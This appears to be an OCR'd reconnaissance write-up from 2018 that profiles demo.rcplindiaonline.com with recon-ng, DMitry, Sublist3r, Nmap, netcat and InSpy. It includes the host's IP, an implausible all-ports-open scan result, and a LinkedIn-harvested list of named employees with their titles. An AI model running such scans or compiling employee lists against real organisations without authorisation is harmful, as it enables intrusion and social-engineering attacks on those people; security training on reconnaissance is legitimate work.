


```
[recon-ng][onlinestp2018][freegeoip] > use recon/domains-contacts/whois_pocs
[recon-ng][onlinestp2018][whois_pocs] > set source demo.rcplindiaonline.com
SOURCE => demo.rcplindiaonline.com
[recon-ng][onlinestp2018][whois_pocs] > run

-----------------------
DEMO.RCPLINDIAONLINE.COM
-----------------------
[*] URL: http://whois.arin.net/rest/pocs;domain=demo.rcplindiaonline.com
[*] No contacts found.
[recon-ng][onlinestp2018][whois_pocs] > show domains
[*] No data returned.
[recon-ng][onlinestp2018][whois_pocs] > load recon/profiles-profiles/namechk
[recon-ng][onlinestp2018][namechk] > set source demo.rcplindiaonline.com
SOURCE => demo.rcplindiaonline.com
[recon-ng][onlinestp2018][namechk] > run
[*] Retrieving site data...

-----------------------
DEMO.RCPLINDIAONLINE.COM
-----------------------
[recon-ng][onlinestp2018][namechk] > load recon/profiles-profiles/profiler
[recon-ng][onlinestp2018][profiler] > set source demo.rcplindiaonline
SOURCE => demo.rcplindiaonline
[recon-ng][onlinestp2018][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...

  Looking Up Data For: Demo.Rcplindiaonline
  ----------------------------------------
[*] Checking: about.me
[*] Checking: AdultFriendFinder
[*] Checking: AngelList
[*] Checking: aNobii
[*] Checking: ask.fm
[*] Checking: Atlassian Self-Signup
[*] Checking: AudioBoom
[*] Checking: authorSTREAM
[*] Checking: badoo
[*] Checking: Basecamp
```


DMITRY:

Dmitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

To gather TCP port information: *dmitry –p demo.rcplindiaonline.com*



```
root@DESKTOP-PPDHIE1:~# dmitry -p demo.rcplindiaonline.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:52.66.187.228
HostName:demo.rcplindiaonline.com

Gathered TCP Port information for 52.66.187.228
---------------------------------

 Port           State

1/tcp           open
2/tcp           open
3/tcp           open
4/tcp           open
5/tcp           open
6/tcp           open
7/tcp           open
8/tcp           open
9/tcp           open
10/tcp          open
11/tcp          open
12/tcp          open
13/tcp          open
14/tcp          open
15/tcp          open
16/tcp          open
17/tcp          open
18/tcp          open
19/tcp          open
20/tcp          open
21/tcp          open
22/tcp          open
23/tcp          open
24/tcp          open
25/tcp          open
26/tcp          open
27/tcp          open
```



```
117/tcp         open
118/tcp         open
119/tcp         open
120/tcp         open
121/tcp         open
122/tcp         open
123/tcp         open
124/tcp         open
125/tcp         open
126/tcp         open
127/tcp         open
128/tcp         open
129/tcp         open
130/tcp         open
131/tcp         open
132/tcp         open
133/tcp         open
134/tcp         open
135/tcp         open
136/tcp         open
137/tcp         open
138/tcp         open
139/tcp         open
140/tcp         open
141/tcp         open
142/tcp         open
143/tcp         open
144/tcp         open
145/tcp         open
146/tcp         open
147/tcp         open
148/tcp         open
149/tcp         open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed


All scans completed, exiting
root@DESKTOP-PPDHIE1:~# _
```


Result: scanned 150 ports, 0 ports were in state of close.

Sublist3r:

It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask.

Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster, and ReverseDNS.

➔ *Sublist3r –d demo.rcplindiaonline.com*




```
root@DESKTOP-PPDHIE1:~# sublist3r -d demo.rcplindiaonline.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for demo.rcplindiaonline.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
root@DESKTOP-PPDHIE1:~# _
```

Nmap:

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts.


➔ *nmap –o –v demo.rcplindiaonline.com*




```
root@DESKTOP-PPDHIE1:~# nmap -O -v demo.rcplindiaonline.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-22 22:07 DST
Initiating Ping Scan at 22:07
Couldn't open a raw socket. Error: Permission denied (13)
root@DESKTOP-PPDHIE1:~#
```

<u>Nc(netcat):</u> The nc (or netcat) utility is used for just about anything under the sun involving TCP or UDP. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6.

➔ *nc –v demo.rcplindiaonline.com 80*



```
root@DESKTOP-PPDHIE1:~# nc -v demo.rcplindiaonline.com 80
DNS fwd/rev mismatch: demo.rcplindiaonline.com != ec2-52-66-187-228.ap-south-1.compute.amazonaws.com
demo.rcplindiaonline.com [52.66.187.228] 80 (http) open
```



```
Completed in 4.5s
root@DESKTOP-PPDHIE1:~# inspy --empspy /usr/share/inspy/wordlists/title-list-large.txt rcpl


InSpy 2.0.3


2018-05-22 23:05:34 Warning: Timed out crawling foreman
2018-05-22 23:05:34 60 Employees identified
2018-05-22 23:05:34 Evans Beguah Logistics Supervisor at RCPL
2018-05-22 23:05:34 Mitali Purwar Operations Executive at Rcpl
2018-05-22 23:05:34 Kamlesh Kumar Electrician at Rcpl gurgaow
2018-05-22 23:05:34 Lin Ko Library manager at RCPL
2018-05-22 23:05:34 Pankaj Rajput Supervisor at RCPL RAMJIDAS Construction Pvt.Ltd
2018-05-22 23:05:34 Radha Chain Co Owner, rcpl
2018-05-22 23:05:34 Akanksha Singh Sr.HR Executive  at RCPL Logistics Pvt Ltd
2018-05-22 23:05:34 Aslam Khan Manager at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 vinay yadav SR.MANAGER OPERATIONS  at RCPL
2018-05-22 23:05:34 Nilesh Kumar Head Accounts at RCPL
2018-05-22 23:05:34 Anil Rathi Owner, rcpl
2018-05-22 23:05:34 Pranshu Gupta Associate at RCPL (Rasheshwar Consultants Private
2018-05-22 23:05:34 Shubham Makwana Staff Accountant at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 Amit Shukla Sr. Executive  at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 Sanjay Negi Sr Executive HR at RCPL Logistices Lvt Ltd
2018-05-22 23:05:34 Anwar siroha Director at RCPL
2018-05-22 23:05:34 mukul dedha Customer Relationship Management Executive at RCPL
2018-05-22 23:05:34 Sunil Khabia Marketing Manager at rcpl
2018-05-22 23:05:34 Neha Chowdhary Associate Director at RCPL
2018-05-22 23:05:34 vikas agarwal Owner, rcpl
2018-05-22 23:05:34 Sudip Mozumder Team Lead at RCPL
2018-05-22 23:05:34 Farah Asmin Secretary at RCPL
2018-05-22 23:05:34 Harsha Pathak RCPL
2018-05-22 23:05:34 Lokesh Sahu DIRECTOR at RCPL TRADERS PVT.LTD.
2018-05-22 23:05:34 JOHNYS SEXENA EXECUTIVE OF ACCOUNTS at RCPL LOGISTICS PVT.LTD.
2018-05-22 23:05:34 Murari Verma Vice President ( Sales ) at RCPL
2018-05-22 23:05:34 Rahul Sharma Manager - Ground Operation Head at RCPL Logistics
2018-05-22 23:05:34 Milind Sawant Director at RCPL
2018-05-22 23:05:34 Annavarapu Revathi Assistant Manager at RCPL
2018-05-22 23:05:34 Sumanto Sumanto007 DIRECTOR at RCPL
2018-05-22 23:05:34 Pramod Kamle Operation incharge pune at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 rakesh kumar Director at Rcpl
```

InSPY:

InSpy is a Python-based LinkedIn enumeration tool with two functionalities: TechSpy and EmpSpy. TechSpy crawls LinkedIn job listings for technologies used by the target company. InSpy attempts to identify technologies by matching job descriptions to keywords from a newline-delimited file.

EmpSpy crawls LinkedIn for employees working at the provided company. InSpy searches for employees by title and/or department from a newline-delimited file. InSpy may also create emails for the identified employees if the user specifies an email format.

